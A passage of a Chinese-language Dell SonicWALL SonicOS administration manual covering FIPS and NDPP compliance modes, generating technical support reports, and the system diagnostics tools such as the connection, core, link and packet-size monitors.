小心：**请注意，一键式配置覆盖可能会更改 SonicWALL 安全设备的行为。在应用一键式配置覆盖之前，请参阅配置列表。尤其需要注意的是，下列配置可能会影响您的体验：**

- **“系统 > 管理”页面中的管理员密码要求**
- **要求 HTTPS 管理**
- **禁用 HTTP 到 HTTPS 的重定向**
- **禁用 Ping 管理**



FIPS

在以 FIPS（美国联邦信息处理标准）模式运行时，Dell SonicWALL 安全设备支持符合 FIPS 140-2 标准的安全性。Dell SonicWALL 安全设备提供的符合 FIPS 标准的功能包括基于 SHA-1 的 PRNG，并且仅支持经过 FIPS 核准的算法（DES、3DES 和使用 SHA-1 的 AES）。

注：SonicOS 6.2.5.1 中的 FIPS 支持 FIPS 2K 证书签名支持（安全强度为 112 位；2048 位密钥），同时向后兼容先前的签名模式。

如需启用 *FIP* 并查看当前配置中不允许或不存在的配置列表，请执行以下步骤：

注：**启用 NDPP 模式**复选框不能与**启用 FIPS 模式**复选框同时启用，后者也位于**设置**页面上。

1 转到**系统 > 设置**页面。

2 滚动到底部的 **FIPS** 部分。



3 选择**启用 FIPS 模式**选项。随即显示 **FIPS 模式设置审核**对话框，其中会显示要求的和不允许的配置列表。



4 如果您的 SonicWALL 设备：

- 符合检查清单，请转到步骤 5。
- 不符合检查清单，请手动更改或禁用设置以满足 FIPS 模式要求。

提示：在进行配置更改时，保留打开检查清单窗口。如果您在完成所有必要的更改前单击**确定**，则在关闭验证窗口时自动清除**启用 FIPS 模式**复选框。再次选中该复选框，看看要满足 FIPS 还需要做哪些配置更改。

5 单击**确定**，以 FIPS 模式重启安全设备。随即显示另一条警告消息。

6 单击**是**继续重启。要恢复正常操作，请清除**启用 FIPS 模式**复选框，并将防火墙重启到非 FIPS 模式。

小心：**在将 Dell SonicWALL 安全设备用于符合 FIPS 标准的操作时，粘贴到 Dell SonicWALL 安全设备上的防篡改贴纸必须保持完好无损。**

NDPP

可以设置 Dell SonicWALL 网络安全设备以兼容网络设备保护配置文件(NDPP)，但会禁用或需要某些防火墙配置。

注：NDPP 是通用标准认证 (CC) 的一部分。但是，SonicOS 中的 NDPP 目前未经过认证。

声称兼容保护配置文件的设备的安全目标定义如下：

兼容 TOE（评估目标）将提供安全功能来防范对 TOE 的威胁，并实现法律法规要求的策略。提供的安全功能包括：来往 TOE 元件及 TOE 元件之间的通信受保护；对 TOE 的管理访问及其配置功能；通过系统监控来检测安全相关事件；资源可用性的控制；以及验证 TOE 更新资源的功能。

要启用 NDPP，请选中**系统 > 设置**页面上的**启用 NDPP 模式**选项。选中后将弹出一条消息，列出 NDPP 模式设置兼容检查清单。该检查清单会显示当前 SonicOS 配置中违反 NDPP 兼容性的所有设置，以便您更改这些设置。您需要浏览 SonicOS 管理界面以做出更改。下面的程序中显示了具有出厂默认设置的设备的检查清单。

如需启用 *NDPP* 并查看当前配置中不允许或不存在的配置列表，请执行以下步骤：


注：**启用 NDPP 模式**复选框不能与**启用 FIPS 模式**复选框同时启用，后者也位于**系统 > 设置**页面上。

1 转到**系统 > 设置**页面。

2 滚动到底部的 **NDPP** 部分。



3 选择**启用 NDPP 模式**选项。随即显示 **NDPP 模式设置审核**消息，其中会显示要求的和不允许的配置列表。



4 如果您的 SonicWALL 设备：

- 符合检查清单，请转到步骤 5。
- 不符合检查清单，请手动更改或禁用设置以满足 NDPP 模式要求。

> **提示：**在进行配置更改时，保留打开检查清单对话框。如果您在完成所有必要的更改前单击**确定**，则在关闭检查清单对话框时自动清除**启用 NDPP 模式**复选框。再次选中该复选框，看看要满足 NDPP 还需要做哪些配置更改。

5 单击**确定**或**取消**。

23

使用数据包监控

- 第 212 页的系统 > 数据包监控

系统 > 数据包监控

注：为提高便利性和可访问性，可通过**公告板 > 数据包监控**或**系统 > 数据包监控**访问**数据包监控**页面。不论通过哪个页面访问，该页面都完全相同。如需使用**数据包监测**和**数据包镜像**的信息，请参见第 112 页的监控单独数据包。


24

使用诊断工具

- 第 214 页的系统 > 诊断
  - 第 215 页的技术支持报告
  - 第 216 页的诊断工具
  - 第 217 页的检查网络设置
  - 第 218 页的连接监视器
  - 第 220 页的多核监控
  - 第 221 页的核心监控
  - 第 222 页的链路监控
  - 第 223 页的数据包大小监控
  - 第 224 页的 DNS 名查找
  - 第 224 页的 IPv6 DNS 名查找
  - 第 224 页的查找网络路径
  - 第 225 页的 Ping
  - 第 225 页的核心 0 进程监视器
  - 第 226 页的实时黑名单查找
  - 第 226 页的反向名称解析
  - 第 227 页的 IPv6 反向名称解析
  - 第 227 页的连接限制前 X
  - 第 227 页的检查 GEO 位置和 BOTNET 服务器查找
  - 第 228 页的最大查找和阻塞检查
  - 第 228 页的跟踪路由
  - 第 229 页的 Web 服务器监控
  - 第 230 页的用户监控

系统 > 诊断

系统 > 诊断页面提供了多项有助于排除网络故障的诊断工具，以及活动连接、CPU 和进程监控。



主题：

- 第 215 页的技术支持报告
- 第 216 页的诊断工具
- 第 217 页的检查网络设置
- 第 218 页的连接监视器
- 第 220 页的多核监控
- 第 221 页的核心监控
- 第 222 页的链路监控
- 第 223 页的数据包大小监控
- 第 224 页的 DNS 名查找
- 第 224 页的 IPv6 DNS 名查找
- 第 224 页的查找网络路径
- 第 225 页的 Ping
- 第 225 页的核心 0 进程监视器
- 第 226 页的实时黑名单查找
- 第 226 页的反向名称解析

- 第 227 页的 IPv6 反向名称解析
- 第 227 页的连接限制前 X
- 第 227 页的检查 GEO 位置和 BOTNET 服务器查找
- 第 228 页的最大查找和阻塞检查
- 第 228 页的跟踪路由
- 第 229 页的 Web 服务器监控
- 第 230 页的用户监控

技术支持报告

技术支持报告可生成详细的 Dell SonicWALL 安全设备配置和状态报告，并使用**下载报告**按钮将其保存到本地硬盘中。然后，可以使用电子邮件将该文件发送到 SonicWALL 技术支持部门，以帮助我们解决问题。

提示：您必须在 mysonicwall.com 上注册 SonicWALL 安全设备才能获得技术支持。

主题：

- 第 215 页的完成技术支持请求
- 第 215 页的生成技术支持报告

完成技术支持请求

在使用电子邮件向 Dell SonicWALL 技术支持团队发送技术支持报告之前，请在 https://www.mysonicwall.com 上填写一份技术支持请求表单。提交该表单后，将会返回一个唯一的案例编号。在所有信件中包含此案例编号，因为该编号可以帮助 SonicWALL 技术支持部门为您提供更好的服务。

生成技术支持报告



如需生成技术支持报告 *(TSR)*，请完成以下步骤：

1 在**技术支持报告**部分，选择以下任意报告选项：

- **敏感密钥** - 将共享密钥、加密密钥和身份验证密钥保存到报告中。

- **ARP 缓存** - 保存用于将 IP 地址与相应的 MAC 或物理地址关联起来的表格。
- **DHCP 绑定** - 保存来自防火墙 DHCP 服务器的条目。
- **IKE 信息** - 保存关于 IKE 活动配置的当前信息。
- **无线诊断** - 如果 SonicPoint 或内部无线发生故障并重启，则列出日志数据。

  注：此复选框只能在 SonicPoint 设备已启用或设备有内部无线的情况下使用。如需 SonicPoints 此功能的更多信息，请参见第 580 页的 SonicPoint 诊断增强。

- **当前用户** – 列出当前登录的所有活动的本地和远程用户。默认选择该选项。

  注：要报告最多的用户信息，请同时选中**当前用户列表**和**用户详情**复选框。

- **不活动用户** - 列出所有含不活动会话的用户。默认选择该选项。
- **用户详情** – 列出用户会话的附加详情，包括定时器、权限、管理模式（若管理）、群组成员、CFS 策略、VPN 客户端网络及其他信息。必须先启用**当前用户**报告复选框才能获得此详细报告。默认选择该选项。
- **IP 栈信息** -
- **IPv6 NDP** -
- **IPv6 DHCP** -
- **Geo-IP/Botnet 缓存** - 保存当前已缓存的 Geo-IP 和 Botnet 信息。
- **报告中的 Debug 信息** – 指定下载的 TSR 是否包含调试信息。默认选择该选项。

  TSR 以一种易于阅读的格式进行组织。您可以控制是否包含调试信息，其使用的是 `#Debug Information_START` 和 `#Debug Information_END`标记，作为报告末尾的一个类别。调试信息包含一般支持工程师不使用的杂项信息，但在某些情况下可能很有用。

2 单击**下载报告**，将文件保存到您的系统中。单击**下载报告**时，将会显示警告消息。

3 单击**确定**保存文件。将报告附加到**技术支持请求**电子邮件中。

4 要将 TSR、系统首选项文件和跟踪日志发送到 SonicWALL 工程部门（而不是 SonicWALL 技术支持部门），请单击**发送诊断报告给技术支持**。

  注：TZ 系列设备不支持最后跟踪日志。然而，重启情况下保留当前日志，关闭电源则不保留。TZ 系列设备的当前日志包含的信息类似于 NSA 及更新设备的最后日志。

  发送报告时，界面底部的状态指示器将显示请稍等！，然后显示诊断报告发送成功。您通常在与技术支持人员交谈后执行此操作。

5 定期向 MySonicWALL 发送 TSR、系统首选项文件和跟踪日志以联系 Dell SonicWALL 工程部的步骤是：

  a 选择**启用对 MySonicwall 诊断报告的定期安全备份**复选框。默认情况下已选中该选项。

  b 在**时间间隔（分钟）**字段中输入定期报告之间的时间间隔（以分钟为单位）。默认值为 **1440** 分钟（24 小时）。

6 如需在 TSR 中包含流量数据表格，选择**当发送诊断报告时应包含原始的流量数据表格**复选框。

诊断工具


在**系统 > 诊断**页面**诊断工具**部分的**诊断工具**下拉列表中选择诊断工具。可使用以下诊断工具：

- 第 217 页的检查网络设置
- 第 218 页的连接监视器
- 第 220 页的多核监控

- 第 221 页的核心监控
- 第 222 页的链路监控
- 第 223 页的数据包大小监控
- 第 224 页的 DNS 名查找
- 第 224 页的查找网络路径
- 第 225 页的 Ping
- 第 225 页的核心 0 进程监视器
- 第 226 页的实时黑名单查找
- 第 226 页的反向名称解析
- 第 227 页的连接限制前 X
- 第 228 页的最大查找和阻塞检查
- 第 228 页的跟踪路由
- 第 229 页的 Web 服务器监控
- 第 230 页的用户监控

检查网络设置

检查网络设置是一项诊断工具，用于自动检查 SonicOS 多个预定义功能区的网络连接和服务可用性，返回检查结果，以及在检测到任何异常时尝试描述原因。此工具可帮助您在用户遇到网络问题时查找问题。



具体而言，“检查网络设置”工具会自动测试以下功能：

- 默认网关设置
- DNS 设置
- MySonicWALL 服务器连接性
- 许可证管理器服务器连接性
- 内容过滤器服务器连接性

返回数据包括两个部分：

- **测试结果** – 提供测试结果摘要
- **注释** – 提供详细信息，以帮助管理员在存在任何问题时确定原因

“检查网络设置”工具依赖于 SonicOS 管理界面的**网络 > 网络监视器**页面中提供的**网络监视器**功能。任何时候，在执行“检查网络设置”工具时（内容过滤器测试时除外），“网络监视器”页面都会显示相应的网络监视器策略，以及专用的诊断工具策略名称（名称格式为 `diagTestPolicyAuto_<IP_address/Domain_name>_0`）。

注：提供了一些日志消息，这些消息显示一些特殊网络对象的上/下状态。但是，这些对象的存在时间只有三秒，然后自动将之删除。




要使用“检查网络设置”工具，请先在**诊断工具**下拉列表中选择该工具，然后单击想要测试的项目对应行中的**测试**按钮。结果将显示在相同行中。绿色复选标记 表示测试成功，红色 X 表示测试出现问题。

要同时测试多个项目，请选中需要的每个项目对应的复选框，然后单击**测试所有选中**按钮。

如果有任何失败的探测，您可以单击失败项目的 **IP 地址**字段左侧的蓝色箭头 ，以跳转至配置页面调查根源。

连接监视器

连接监视器显示所有连接到防火墙的连接以及通过防火墙的连接的实时、可导出（纯文本或 CSV）、可过滤视图。



主题：

- 第 219 页的连接监视器设置
- 第 219 页的活动连接监视器

连接监视器设置

可以对结果进行过滤，以便仅显示匹配特定条件的连接。可以按**源地址**、**目标地址**、**目标端口**、**协议**、**流量类型**、**源接口**和**目标接口**进行过滤。在**连接监控设置**表格中输入您的过滤条件。

您在其中输入值的字段将会组合为包含逻辑 **AND** 的搜索字符串。例如，如果在**源 IP** 和**目标 IP** 中输入值，则搜索字符串将查找匹配的连接：

```
Source IP AND Destination IP
```

选中任意两项或多项条件旁边的**群组过滤器**复选框可以将这些条件使用逻辑 **OR** 进行组合。例如，如果在**源地址**、**目标地址**和**协议**中输入值，然后选中**源地址**和**目标地址**旁的**群组过滤器**，搜索字符串将查找匹配

（源 *IP* 或目标 *IP*）和协议的连接。

单击**应用过滤器**以立即将过滤器应用到**活动连接监视器**表格。单击**重置过滤器**清除过滤器，然后再次显示未过滤的结果。

可以将活动链接列表导出到文件中。单击**导出结果**，并选择是否想要将结果导出为纯文本文件或逗号分隔值 (CSV) 文件，以便导入到电子表格、报告工具或数据库中。如果系统提示打开或保存文件，请选择**保存**。然后输入文件名和路径，并单击**确定**。

活动连接监视器



活动连接监控表格显示所有活动连接的信息。**源 IP**、**源端口**、**目标 IP**、**目标端口**、**协议**、**源接口**、**目标接口**、**流量类型**、**IPS 类别**、**过期（秒）**、**发送字节**、**接收字节**、**发送数据**、**接收数据**。单击列标题可按该列排序。可以按第 219 页的连接监视器设置的结果对结果进行过滤，以便仅显示匹配特定条件的连接。


要刷新数据，单击表格上方的**刷新**图标。

您可以通过单击**刷新**列中的**删除**图标来刷新每个连接。要刷新所有连接，单击表格底部的**刷新全部**按钮。

多核监控


> **注：**为提高便利性和可访问性，也可通过**公告板 > 多核监控**、**公告板 > 实时监控**或**系统 > 诊断**页面访问多核监控。**系统 > 诊断**页面上显示的**多核监控**与**公告板 > 多核监控**的内容相同。两个监控都显示单核相关的信息。**公告板 > 实时监控**以流量图格式显示合并数据的信息或以条形图格式显示单独的核心信息。

多核监控页面显示关于 Dell SonicWALL 安全设备各个核心利用率的动态更新统计数据。如需多核监控的更多信息，请参见第 57 页的公告板 > 多核监控。



核心监控


核心监控页面显示关于 Dell SonicWALL 安全设备单个指定核心利用率的动态更新统计数据。**视图样式**提供可以显示的较宽范围的时间间隔，以查看核心使用情况。



注： 浏览 web 管理界面和应用更改时，核心使用率变高是正常的。

链路监控

链路监控显示防火墙接口的带宽利用率。带宽利用率显示为总容量的百分比。可以配置链路监控显示设备上每个物理接口的入站流量、出站流量或同时显示两者。



数据包大小监控

数据包大小监控显示防火墙接口上的数据包大小。可以选择四个时段，范围从最近 30 秒到最近 30 天。可以配置数据包大小监控显示设备上每个物理接口的入站流量、出站流量或同时显示两者。



要配置数据包大小监控：

1 在**视图类型**下拉菜单中选择以下选项之一：

- **最近 30 秒**
